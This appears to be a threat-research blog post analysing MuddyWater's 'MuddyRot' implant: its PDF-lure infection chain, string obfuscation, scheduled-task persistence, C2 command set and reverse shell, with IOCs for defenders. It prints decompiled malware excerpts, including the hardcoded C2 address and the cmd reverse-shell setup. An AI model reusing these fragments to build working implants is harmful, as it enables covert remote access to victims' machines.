MuddyWater replaces Atera by custom MuddyRot implant in a recent campaign

This report was originally published for our customers on 20 June 2024.

Today, the Check Point Research (CPR) team published a report on the same implant, providing details of recent MuddyWater campaigns.

Introduction

On June 9 2024, ClearSky tweeted about a new campaign associated with the MuddyWater intrusion set, employed by the Iranian intelligence service MOIS (Ministry of Intelligence) against Western and Middle Eastern entities. According to the source, MuddyWater is suspected of targeting Turkey, Azerbaijan, Jordan, Saudi Arabia, and Israel, although the full list of targeted countries has not been confirmed during our investigation.

By examining the posted hashes and relevant infrastructure, we found that compared to previous campaigns, this time MuddyWater changed their infection chain and did not rely on the legitimate Atera remote monitoring and management tool (RMM) as a validator. Instead, we observed that they used a new and undocumented implant. Sekoia TDR analysts dubbed this tool ”MuddyRot”.

This report aims to compare past and current infection chains associated with MuddyWater and present a technical analysis of the “MuddyRot” malware, a new validator in the intrusion set’s arsenal.

Technical analysis

Recent infection chain

The MuddyWater intrusion set is known to rely primarily on two intrusion vectors when targeting Windows environments. They use public exploits to compromise internet-exposed servers, such as Exchange or SharePoint servers, and then move laterally within the network. Additionally, they send spear phishing emails from previously compromised email accounts to bypass security measures and increase the emails' legitimacy in the recipient's eyes.

On April 22 2024, our fellows at HarfangLab published a blogpost on recent MuddyWater infection chains leading to the installation of SimpleHelp (2023) and Atera (2023-2024). These infection chains involved an email (or possibly an instant messaging message) sent from a compromised account. The email included a link to an online storage service hosting a malicious ZIP archive, which contained the remote monitoring and management software.

In the recently observed campaigns, MuddyWater seems to have changed this infection chain by embedding the links in PDF files instead of emails. The one-page PDF used resembles MuddyWater's recent emails—straightforward, without any images, and with decoys related to online courses or webinars to face cyber threats, as shown below. By clicking the embedded links, the user is redirected to a webpage hosted on the Egnyte service to download a ZIP archive containing the MuddyRot validator.



Figure 1. Malicious PDF used by MuddyWater

MuddyRot analysis

The MuddyRot malware is a x64 implant developed in C with several capabilities such as reverse shell, persistence and the possibility for the operators to download and upload files from/to the compromised workstation. Upon execution, the malware carries out a series of standard tasks, such as deobfuscating strings, dynamic API loading necessary functions, and creating a mutex.

All relevant strings, such as the malware configuration, file paths, and imported methods, are obfuscated through a simple method: each character of any relevant string has its decimal value subtracted by an integer. Several integers, such as 3, 4, 5, or 6, are used for obfuscation.



Figure 2. Obfuscation used by Muddywater's MuddyRot implant

The created mutex is named *DocumentUpdater,* which is checked upon execution. If it already exists, the malware stops its execution.

Moreover, to reduce its detection, the malware uses the popular and well-spread technique of dynamic import loading using the pair LoadLibrary / GetProcAddress to load methods from various DLLs. To do so, the malware uses the PE header structures to access the InMemoryOrderModuleList, a doubly linked list containing loaded modules with the structure _LDR_DATA_TABLE_ENTRY. This structure provides information about the DLLs, including their names and address, that the malware uses to determine which DLLs to load afterwards. The malware then employs GetProcAddress to retrieve addresses of functions from Kernel32.dll, Advapi32.dll, Ole32.dll, and Ws2_32.dll.

Persistence

At the very beginning of the malware execution, MuddyRot copies itself in the c:\programdata\softwarememory directory with the name documentsmanagerreporter.exe. The malware establishes persistence on the infected host by creating a scheduled task named DocumentsManagerReporter.

To avoid detection by security solutions that monitor the at command and the schtask.exe service, the malware uses the CoCreateInstance method with the object identifier (CLSID) 0F87369F-A4E5-4CFC-BD3E-73E6154572DDBD3E73E6154572DD, which corresponds to the Scheduled Task class object. The task is set to run daily at the time of the initial infection plus 1 minute.

```
15  qmemcpy(directory_name, "I@bvxumxgsjgzgbYulz}gxkSksux", 30ui64);// C:\programdata\SoftwareMemory
16  sub6_each_char(directory_name, 29i64);
17  strcpy(&directory_name[28], "y");
18  CreateDirectoryA(directory_name, 0i64);
19  memset(current_filepath, 0, 300);
20  if ( !GetModuleFileNameA(0i64, current_filepath, 0x104u) )
21    return 0xFFFFFFFFi64;
22  v5[1] = GetByteArrayLength(current_filepath);
23  for ( idx = 0; (int)(GetByteArrayLength(current_filepath) - 1) > idx; ++idx )
24    current_filepath[idx] = tolower(current_filepath[idx]);
25  if ( lstrcmpA(program_path, current_filepath) )
26  {
27    // program_path is `c:\programdata\softwarememory\documentsmanager.exe`
28    copy_files(program_path, current_filepath);
29    // off_140021068 DocumentsManagerReporter
30    if ( !(unsigned int)check_task_exists(offset_DocumentsManagerReporter) )
31    {
32      v4 = 100;
33      GetUserNameA(username, &v4);
34      wchar_username = convert_to_wchar(username);
35      create_scheduled_task(program_path, wchar_username, offset_DocumentsManagerReporter);
36    }
37    ExitProcess(0);
38  }
39  // in the scenario of the initial installation, the malware is
40  //  dropped somewhere on the system, and it creates the itask
41  if ( (unsigned int)check_task_exists(offset_DocumentsManagerReporter) )
42    return 1i64;
43  v5[0] = 100;
44  GetUserNameA(username_, v5);
45  username_2 = convert_to_wchar(username_);
46  create_scheduled_task(program_path, username_2, offset_DocumentsManagerReporter);
```

Figure 3. MuddyRot decompiled function in charge of coping itself

C2 communication of the “MuddyRot” malware

The malware communicates over a raw TCP socket on port 443, and the data are obfuscated using the same obfuscation as the one used for the strings where the subtraction value is fixed to… “3”.

```
1  __int64 deobfuscate_configuration()
2  {
3    sub6_each_char(obfuscated_c2_ip, 13i64);      // 146.19.143.14
4    sub6_each_char("::9", 3i64);                  // 443
5    sub6_each_char(program_name, 16i64);          // DocumentsManager
6    sub6_each_char(program_path, 50i64);          // c:\\programdata\\softwarememor9\\documentsmanager.exe
7    program_path[28] = 'y';                       // c:\\programdata\\softwarememory\\documentsmanager.exe
8    return 0i64;
9  }
```

Figure 4. Method used for configuration desobfucation

The first message to be sent to the C2 is the victim host fingerprint, which is the combination of the hostname and the username joined by a slash. The data is obfuscated using the same technique as the one leveraged for the string. Finally, the packet is structured as follows:

- The first 4 bytes are the size of the fingerprint;
- The next bytes are the fingerprint obfuscated.

If the victim received “-1”, the program stops, otherwise the malware enters in an infinite loop to await new order from the C2. Here are the commands supported by the implant:

Command ID	Description
0×1	Upload file (filename: exit)
0×2	Download file (filename: exit)
0×3	Reverse shell
0×4	Update socket optval
0×5	Kill process
0×8	Delete Task
0×9	Check if task exists
0xA	Create scheduled task
0×60	Update sleep interval
0×61	Change socket optval
0×62	PingBack C2 with the same message

There is a file in the working directory named “exit” that is used as a buffer to upload to the C2 or download files from the C2. However, this file does not seem to be used elsewhere in the code. Therefore, it is likely that the operators handle this file through their reverse shell by renaming its content and copying push data in it for exfiltration, which is not very handy.

Reverse Shell

The MuddyRot operator can connect to the victim host using the malware’s reverse shell capability. To trigger the functionality, the bot must receive the order ID “2”.

This technique involves creating anonymous pipes to handle the standard input, output, and/or error streams. These pipes are specified in the STARTUPINFO structure, ensuring that the input and output of the spawned command shell (cmd) are redirected through the pipes. By configuring the hStdInput, hStdOutput, and hStdError members of the

STARTUPINFO structure to use the pipe handles, the reverse shell can seamlessly transmit commands to and receive outputs from the remote shell. This method enhances the stealth and functionality of the reverse shell, allowing an attacker to execute commands remotely while capturing the results in real-time.

```
10  hObject = 0i64;
11  handler_reverse_shell_process = 0i64;
12  wcscpy((wchar_t *)&cmd, L"cmd");
13  init_mem_with_zero(&lpProcessInformation, 24);
14  init_mem_with_zero(&lpStartupInfo, 104);
15  lpStartupInfo.cb = 104;
16  lpStartupInfo.hStdError = pipe_stdOutput;
17  lpStartupInfo.hStdOutput = pipe_stdOutput;
18  lpStartupInfo.hStdInput = pipe_stdInput;
19  lpStartupInfo.dwFlags |= STARTF_USESTDHANDLES;
20  v1 = CreateProcessW(
21         0i64,
22         (LPWSTR)&cmd,
23         0i64,
24         0i64,
25         1,
26         CREATE_NO_WINDOW,
27         0i64,
28         0i64,
29         &lpStartupInfo,
30         &lpProcessInformation);
31  handler_reverse_shell_process = lpProcessInformation.hProcess;
32  alter_process_signature_policy(lpProcessInformation.hProcess);
```

Figure 5. Decompiled method that configures the reverse shell on the infected host

The content of the reverse shell communication (received input: command to execute, and shell output) is obfuscated. To decode the incoming inputs the malware used the same deobfuscation as the rest of the C2 communication (n.b: subtract by 3 each byte) and for the output it added three bytes. The developer of this backdoor added the “terminate” command to stop the reverse shell.

Conclusion

This is not the first time that we have seen MuddyWater using its own implant as victim validators. While previously these first-stage backdoors, such as Powerstats, were mostly written in PowerShell, in recent years MuddyWater has shifted to using Remote Monitoring

and Management (RMM) tools such as Atera, Tactical RMM or SimpleHelp. This is possibly due to the extended functionalities these off-the-shelf tools offer compared to simple PowerShell-based reverse shells.

We don't yet know why MuddyWater operators have reverted to using a homemade implant for their first infection stage in a least one campaign. It is likely that the increased monitoring of RMM tools by security vendors, following their rise in abuse by malicious threat actors, has influenced this change. Maybe one of its targets prevent Atera execution on its own network so Muddy operators had to change for something more custom.

The use of specific and homemade implants allows defenders to track MuddyWater activities more effectively. Consequently, we are providing Indicators of Compromise (IOCs) and Yara rules for MuddyRot.

Thank you for reading this blog post. Please don't hesitate to provide your feedback on our publications by clicking here. You can also contact us at tdr[at]sekoia.io for further discussions.

MuddyWater IOCs

MuddyRot related codes

```
94278fa01900fdbfb58d2e373895c045c69c01915edc5349cd6f3e5b7130c472
b8703744744555ad841f922995cef5dbca11da22565195d05529f5f9095fbfca
73c677dd3b264e7eb80e26e78ac9df1dba30915b5ce3b1bc1c83db52b9c6b30e
960d4c9e79e751be6cad470e4f8e1d3a2b11f76f47597df8619ae41c96ba5809
```

Infrastructure

```
91.235.234[.]202
146.19.143[.]14 (down)
```

YARA rules

The YARA rules are available on Sekoia.io GitHub repository.

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io.**

Sekoia TDR

TDR is the Sekoia Threat Detection & Research team. Created in 2020, TDR provides exclusive Threat Intelligence, including fresh and contextualised IOCs and threat reports for the Sekoia SOC Platform TDR is also responsible for producing detection materials through

a built-in Sigma, Sigma Correlation and Anomaly rules catalogue. TDR is a team of multidisciplinary and passionate cybersecurity experts, including security researchers, detection engineers, reverse engineers, and technical and strategic threat intelligence analysts. Threat Intelligence analysts and researchers are looking at state-sponsored & cybercrime threats from a strategic to a technical perspective to track, hunt and detect adversaries. Detection engineers focus on creating and maintaining high-quality detection rules to detect the TTPs most widely exploited by adversaries. TDR experts regularly share their analysis and discoveries with the community through our research blog, GitHub repository or X / Twitter account. You may also come across some of our analysts and experts at international conferences (such as BotConf, Virus Bulletin, CoRIIN and many others), where they present the results of their research work and investigations.

What's next

Technological Evolution and the Rise of Advanced Security Solutions for SMEs

In today's digital age, small and medium enterprises (SMEs) are facing unprecedented cybersecurity challenges. The threat landscape has evolved...

Fabien Dombard

Solving the 7777 Botnet enigma: A cybersecurity quest

Key Takeaways Sekoia.io investigated the mysterious 7777 botnet (aka. Quad7 botnet), published by the independent researcher Gi7w0rm inside the...

Sekoia TDR, Felix Aimé, Pierre-Antoine D., Charles M., Grégoire Clermont and Jeremy Scion

Emulating and Detecting Scattered Spider-like Attacks

Written by Mitigant (Kennedy Torkura) and Sekoia.io Threat Detection and Research (TDR) team (Erwan Chevalier and Guillaume Couchard).

Sekoia TDR, Mitigant, Guillaume C., Erwan Chevalier and Kennedy Torkura

Comments are closed.